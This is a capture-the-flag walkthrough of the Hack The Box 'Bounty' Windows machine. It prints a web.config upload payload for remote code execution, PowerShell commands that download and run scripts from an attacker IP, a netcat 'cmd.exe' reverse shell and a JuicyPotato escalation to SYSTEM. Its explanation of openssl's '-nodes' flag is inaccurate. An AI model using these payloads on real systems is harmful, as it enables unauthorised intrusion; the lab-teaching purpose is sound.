
Bounty

Difficulty: Easy

OS: Windows


Nmap

Doing the standard aggressive scan, we see port 80 is open. It is running IIS 7.5.

```
(root@kali) [~/htb/bounty]
# nmap -A 10.10.10.93 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-28 22:44 EDT
Nmap scan report for 10.10.10.93
Host is up (0.084s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 7.5
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Bounty
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
```

Enumeration


Going to the website, we find a funny looking web page.




First step when we see a web page is running a fuzz scan.

NOTE: I ended up having a lot of trouble on this. Looking it up, we are supposed to find the directory called “transfer.aspx”. This is a learning lesson to add extensions to the end of a FUZZ scan.

Going to the web page “transfer.aspx”, we see a basic browse and upload feature. Anything we upload will most likely be sent to “uploadedfiles” web directory. Testing out the functionality, I copy the initial picture from the site and am able to upload it.






Testing out the valid extensions, I find I am able to also upload a “png” file. I attempted to change the image to “aspx” but that failed to upload. I also attempted “jpg.aspx” and failed. When I attempted “aspx.jpg”, that file successfully uploaded.

Using this information, I then go and make an msfvenom payload and upload it. We do not get execution of any kind. I then attempted to upload an aspx shell (which I should have done in the first place). Still, no execution. Since we are now stuck, we have to take a step back. There may be other file extensions that can be uploaded.

To quickly test this out, we are going to make a list of extensions.


```
GNU nano 5.4
asp
aspx
php
php7
txt
cgi
pl
config
exe
```

After this, we set up our proxy to redirect to burpsuite. Upon entering the proxy on burpsuite, we press “Ctrl + I” to send the request to the “Intruder” section of burpsuite. In there, we will set up a brute force attack to enumerate the valid upload extensions.



To get started, we click “Clear §”. This will remove all of that special character from the request.

Then, we remove the extension from the file we just uploaded and replace it with a variable name. Before we do this, we need to add two “§”, then we can add the name. We are going to use “EXTENSION” as our variable. At the end, it should look like this



Heading over to the “payloads” section of this attack, we upload our extensions file. What this will do is take the extensions we entered and send out requests until this list is exhausted, replacing the “EXTENSION” variable on each request.

Paste

Load ...

Remove

Clear

asp

aspx

php

php7

txt

cgi

pl

config

Add

Enter a new item

Add from list ... [Pro version only]

Finally, under the “Target” section, we can start the attack. Letting this finish, we get a list of responses. Inspecting these, we see the “config” extension had a response length of 1350 whereas the others had 1355. This gives us the impression that the “config” extension is a valid upload type.

Request ^	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1355
1	asp	200	<input type="checkbox"/>	<input type="checkbox"/>	1355
2	aspx	200	<input type="checkbox"/>	<input type="checkbox"/>	1355
3	php	200	<input type="checkbox"/>	<input type="checkbox"/>	1355
4	php7	200	<input type="checkbox"/>	<input type="checkbox"/>	1355
5	txt	200	<input type="checkbox"/>	<input type="checkbox"/>	1355
6	cgi	200	<input type="checkbox"/>	<input type="checkbox"/>	1355
7	pl	200	<input type="checkbox"/>	<input type="checkbox"/>	1355
8	config	200	<input type="checkbox"/>	<input type="checkbox"/>	1350
9	exe	200	<input type="checkbox"/>	<input type="checkbox"/>	1355

Testing this out, we upload the picture of the wizard but with the “config” extension. Upon doing so we get a success message back! We can also see this in the burpsuite response.

Browse...

merlin.config

Upload

File uploaded successfully.

8	config	200	<input type="checkbox"/>	<input type="checkbox"/>	1350
9	exe	200	<input type="checkbox"/>	<input type="checkbox"/>	1355

Request

Response

PrettyRawRender\nActions

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/7.5
5 X-AspNet-Version: 2.0.50727
6 X-Powered-By: ASP.NET
7 Date: Tue, 29 Jun 2021 04:46:37 GMT
8 Connection: close
9 Content-Length: 1110
10
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
14
15 <html xmlns="http://www.w3.org/1999/xhtml" >
16   <head id="Head1">
17     <title>
18       Secure File Transfer
19     </title>
20   </head>
21   <body>
22     <form name="form1" method="post" action="transfer.aspx" id="form1" enctype="multipart/form-data">
23       <div>
24         <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTI3ODM5MzQOMg9kFgICAw8WAh4HZW5jdHlwZQUTk
25       </div>
26       <div>
27         <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWAQKILj6AQLt3oXMAQJMLrAkoPFrRB19S
28       </div>
29       <div>
30         <input type="file" name="FileUpload1" id="FileUpload1" />
31         <input type="submit" name="btnUpload" value="Upload" onclick="return ValidateFile();" id="btnUpload" />
32         <br />
33         <span id="Label1" style="color:Green;">File uploaded successfully.</span>
34       </div>
```

Doing a quick google search for “RCE with aspx config”, we come across an article on modifying the “web.config” file on the server to then execute asp code for us. The section we are interested in for this exploit is the “2. Execute command using web.config in a subfolder/virtual directory”. This is due to the uploaded files folder being in a subdirectory - where our web.config will go.


<https://soroush.secproject.com/blog/tag/unrestricted-file-upload/>

Testing out the code, we see we have code execution since “3” is returned to us.

```

01 <?xml version="1.0" encoding="UTF-8"?>
02 <configuration>
03   <system.webServer>
04     <handlers accessPolicy="Read, Script, Write">
05       <add name="web_config" path="*.config" verb="*" modules="Isapi
06     </handlers>
07     <security>
08       <requestFiltering>
09         <fileExtensions>
10           <remove fileExtension=".config" />
11         </fileExtensions>
12         <hiddenSegments>
13           <remove segment="web.config" />
14         </hiddenSegments>
15       </requestFiltering>
16     </security>
17   </system.webServer>
18 </configuration>
19 <!-- ASP code comes here! It should not include HTML comment closing ta
20 <%
21 Response.write("-"&"->")
22 ' it is running the ASP code if you can see 3 by opening the web.config
23 Response.write(1+2)
24 Response.write("<!--"&"->")
25 %>
26 -->

```



Now that we have code execution, it is time to get a reverse shell.

Reverse Shell

Doing a google search for “asp reverse shell”, we find a lot of msfvenom examples, but those will not work for us. However, we also find a site telling us that default kali webshells are located in “/usr/share/webshells/asp/”. In there we find shellcode called “cmdasp.asp”. In it we see code for creating an object “oScript” with the “CreateObject” command which then uses the “Run” function to execute code after it does some piping. We are going to attempt this without the piping.

```
On Error Resume Next
' -- create the COM objects that we will be using -- '
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

' -- check for a command that we have posted -- '
szCMD = Request.Form(".CMD")
If (szCMD <> "") Then

    ' -- Use a poor man's pipe ... a temp file -- '
    szTempFile = "C:\\" & oFileSys.GetTempName( )
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)

End If
```

To start this off, we will use nishang’s “Invoke-PowerShellTcp.ps1” and set up an http server. Then we will put the following code into the web.config.

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <system.webServer>
    <httpErrors>
      <add statusCode="404" path="/Invoke-PowerShellTcp.ps1" />
    </httpErrors>
  </system.webServer>
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes! -->
<%
Call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c iexx(new-object net
%>
```

*Call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c
iex(new-object
net.webclient).downloadstring("http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1")")*

Uploading the new “web.config” file gets us a shell.

```
(root@kali)-[~/htb/bounty]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.93 - - [03/Jul/2021 20:34:47] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -

(root@kali)-[~/htb/bounty]
# nc -l -vnp 9001
listening on [any] 9001 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.93] 49158
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```

Doing a quick look at “systeminfo” we see there are no hotfixes installed.

Privilege Escalation

```
PS C:\Users\merlin\Desktop> systeminfo

Host Name:                               BOUNTY
OS Name:                                  Microsoft Windows Server 2008 R2 Datacenter
OS Version:                              6.1.7600 N/A Build 7600
OS Manufacturer:                         Microsoft Corporation
OS Configuration:                       Standalone Server
OS Build Type:                            Multiprocessor Free
Registered Owner:                        Windows User
Registered Organization:
Product ID:                               55041-402-3606965-84760
Original Install Date:                   5/30/2018, 12:22:24 AM
System Boot Time:                        7/3/2021, 5:50:56 AM
System Manufacturer:                     VMware, Inc.
System Model:                             VMware Virtual Platform
System Type:                              x64-based PC
Processor(s):                             1 Processor(s) Installed.
[01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:                             Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:                       C:\Windows
System Directory:                         C:\Windows\system32
Boot Device:                              \Device\HarddiskVolume1
System Locale:                             en-us;English (United States)
Input Locale:                             en-us;English (United States)
Time Zone:                                (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:                    2,047 MB
Available Physical Memory:                1,613 MB
Virtual Memory: Max Size:                 4,095 MB
Virtual Memory: Available:                3,636 MB
Virtual Memory: In Use:                   459 MB
Page File Location(s):                    C:\pagefile.sys
Domain:                                   WORKGROUP
Logon Server:                             N/A
Hotfix(s):                               N/A
Network Card(s):                          1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
      Connection Name: Local Area Connection
      DHCP Enabled:                        No
      IP address(es)
      [01]: 10.10.10.93
```

systeminfo

We also check what privileges we have

```
PS C:\Users\merlin\Desktop> whoami /all

USER INFORMATION
-----
User Name      SID
-----
bounty\merlin S-1-5-21-2239012103-4222820348-3209614936-1000

GROUP INFORMATION
-----
Group Name      Type      SID
-----
Everyone        Well-known group S-1-1-0
BUILTIN\Users    Alias      S-1-5-32-545
NT AUTHORITY\BATCH Well-known group S-1-5-3
CONSOLE LOGON    Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11
NT AUTHORITY\This Organization Well-known group S-1-5-15
BUILTIN\IIS_IUSRS Alias      S-1-5-32-568
LOCAL           Well-known group S-1-2-0
IIS APPPOOL\DefaultAppPool Well-known group S-1-5-82-3006700770-424185619-1745488364
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10
Mandatory Label\High Mandatory Level Label      S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Whoami /all

What is interesting in our privileges is the various “Se” privileges. Searching some of these up, we find an article going over “Juicy Potato”

```
PS C:\Users\merlin\Desktop> IEX(new-object net.webclient).downloadfile('http://10.10.14.34:8000/JuicyPotato.exe', 'C:\Users\merlin\Desktop\JuicyPotato.exe') -bypass executionpolicy
PS C:\Users\merlin\Desktop> Invoke-PowerShellTcp <<<< -Reverse -IPAddress 10.10.14.34 -Port 9001;
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp

PS C:\Users\merlin\Desktop> dir

Directory: C:\Users\merlin\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          7/6/2021   2:50 AM       347648 JuicyPotato.exe
```

IEX(new-object net.webclient).downloadfile('http://10.10.14.34:8000/JuicyPotato.exe', 'C:\Users\merlin\Desktop\JuicyPotato.exe') -bypass executionpolicy

For some reason the nishang script is throwing an error, but we are still able to upload the file.

To find what possible vulnerabilities this machine has, we upload Sherlock and execute it. We find the machine may be vulnerable to MS10-092 and/or MS15-051

```
PS C:\Users\merlin\Desktop> iex(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Sherlock.ps1');Find-AllVulns
```

```
Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Appears Vulnerable
```

```
Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable
```

```
iex(new-object
net.webclient).downloadstring('http://10.10.14.34:8000/Sherlock.ps1');Find-AllVulns
```

Going with our permissions found earlier, we have the ability to execute “Juicy Potato”. This takes advantage of SeImpersonatePrivilege and/or SeAssignPrimaryTokenPrivilege. To start this off, we first download and save the file onto the machine.

```
-a---          7/6/2021   2:50 AM      347648 JuicyPotato.exe
```

```
IEX(new-object net.webclient).downloadfile('http://10.10.14.34:8000/JuicyPotato.exe',
'C:\Users\merlin\Desktop\JuicyPotato.exe') -bypass executionpolicy
```

After this, we need to create a script file to get the CLSID of the machine we are on. JuicyPotato requires this to run. The following is the script along with the commands used to create a file and append information to it.

```
New-PSDrive -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT | Out-Null
```

```
$CLSID = Get-ItemProperty HKCR:\clsid\* | select-object AppID,@{N="CLSID"; E={$_.pschildname}} | where-object {$_.appid -ne $null}
```

```
foreach($a in $CLSID)
{
Write-Host $a.CLSID
}
```

New-Item 'GetCLSID.ps1' -ItemType File

Add-Content -Path .\GetCLSID.ps1 -Value 'New-PSDrive -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT | Out-Null'

Add-Content -Path .\GetCLSID.ps1 -Value 'foreach(\$a in \$CLSID) { Write-Host \$a.CLSID }'

With this complete, we have our script file. This would have been easier if we had created it on our local machine then uploaded it.

```
PS C:\Users\merlin\desktop> dir

Directory: C:\Users\merlin\desktop

Mode                LastWriteTime         Length Name
----                -
-a---             7/6/2021   3:09 AM             263 GetCLSID.ps1
-a---             7/6/2021   2:50 AM          347648 JuicyPotato.exe

PS C:\Users\merlin\desktop> type GetCLSID.ps1
New-PSDrive -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT | Out-Null
$CLSID = Get-ItemProperty HKCR:\clsid\* | select-object AppID,@{N="CLSID"; E={$_.pschildname}} | where-object {$_.appid -ne $null}
foreach($a in $CLSID) { Write-Host $a.CLSID }
```

ALTERNATIVE: UPLOADING

Make a file on linux, create it, then set up a python server to host and grab from. Once done, execute the standard IEX command to grab and make a file.

```
IEX(new-object net.webclient).downloadfile('http://10.10.14.34:8000/GetCLSID.ps1',
```

```
'C:\Users\merlin\Desktop\GetCLSID.ps1')
```

Now that we have the file, we execute it with the following:

```
PS C:\Users\merlin\Desktop> powershell -executionpolicy bypass -file GetCLSID.ps1 > clsid.txt
```

```
powershell -executionpolicy bypass -file GetCLSID.ps1 > clsid.txt
```

Inspecting the “clsid.txt” file made after the script is complete, we see a long list of CLSIDs. Next we need a bat file to execute code for us. We are going to upload netcat and have the bat file execute netcat to send a shell back to us as root. This is what the file will look like:

```
GNU nano 5.4 rev.bat
C:\Users\merlin\Desktop\nc64.exe -e cmd.exe 10.10.14.34 9002
```

```
C:\Users\merlin\Desktop\nc64.exe -e cmd.exe 10.10.14.34 9002
```

Uploading the files with IEX downloadfile, we now have everything we need.

Mode	LastWriteTime	Length	Name
-a---	7/6/2021 3:23 AM	26722	clsid.txt
-a---	7/6/2021 3:23 AM	257	GetCLSID.ps1
-a---	7/6/2021 2:50 AM	347648	JuicyPotato.exe
-a---	7/6/2021 3:30 AM	45272	nc64.exe
-a---	7/6/2021 3:30 AM	61	rev.bat

Cmd /c “JuicyPotato.exe -p rev.bat -l 9002 -t * -c {659cdea7-489e-11d9-a9cd-000d56965251}”

We then execute JuicyPotato. Apparently it needs to be executed with cmd and not powershell to work properly. Do this and try out a few CLSIDs until one hits.

```

PS C:\Users\merlin\Desktop> cmd /c "JuicyPotato.exe -p rev.bat -l 9002 -t * -c {659cdea7-489e-11d9-a9cd-000d56965251}"
Testing {659cdea7-489e-11d9-a9cd-000d56965251} 9002
....
[+] authresult 0
[+] {659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
PS C:\Users\merlin\Desktop>

```

*cmd /c "JuicyPotato.exe -p rev.bat -l 9002 -t * -c {659cdea7-489e-11d9-a9cd-000d56965251}"*

Going back to our netcat listener on port 9002, we get a response and are now NT/Authority.

```

(root@kali)-[~/htb/bounty]
$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.93] 49181
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```


Some other writeups use a program called “Merlin”, a project found under github. It is similar to metasploit, but it uses HTTP 2.0 and requires an SSL certificate to function. We are going to do this.

First we need a x509 certificate which is used by SSL. First, we go into “/merlin/data/x509”.
Next we generate a certificate.

A terminal window with a dark background and light-colored text. The prompt is (root@kali)~/opt/merlin/data/x509. The command openssl req -x509 -newkey rsa:4096 -sha256 -nodes -keyout server.key -out server.crt -subj "/CN=duck.bacon" -days 7 is entered. The output shows 'Generating a RSA private key' followed by a progress bar of dots and '+', then 'writing new private key to \'server.key\''. Below this, the prompt is repeated, and the command ls is entered, resulting in the output 'README.MD server.crt server.key'.

```
(root@kali)~/opt/merlin/data/x509
# openssl req -x509 -newkey rsa:4096 -sha256 -nodes -keyout server.key -out server.crt -subj "/CN=duck.bacon" -days 7
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'server.key'

(root@kali)~/opt/merlin/data/x509
# ls
README.MD  server.crt  server.key
```

```
openssl req -x509 -newkey rsa:4096 -sha256 -nodes -keyout server.key -out server.crt -subj  
"/CN=duck.bacon" -days 7
```

The above command creates a new x509 SSL certificate using RSA 4096 bit encryption that does NO DES, meaning no symmetric encryption with the DES method. Finally, we output the key as “server.key” and the certificate as “server.crt” then place our CN name as “duck.bacon”.
The certificate will expire in 7 days.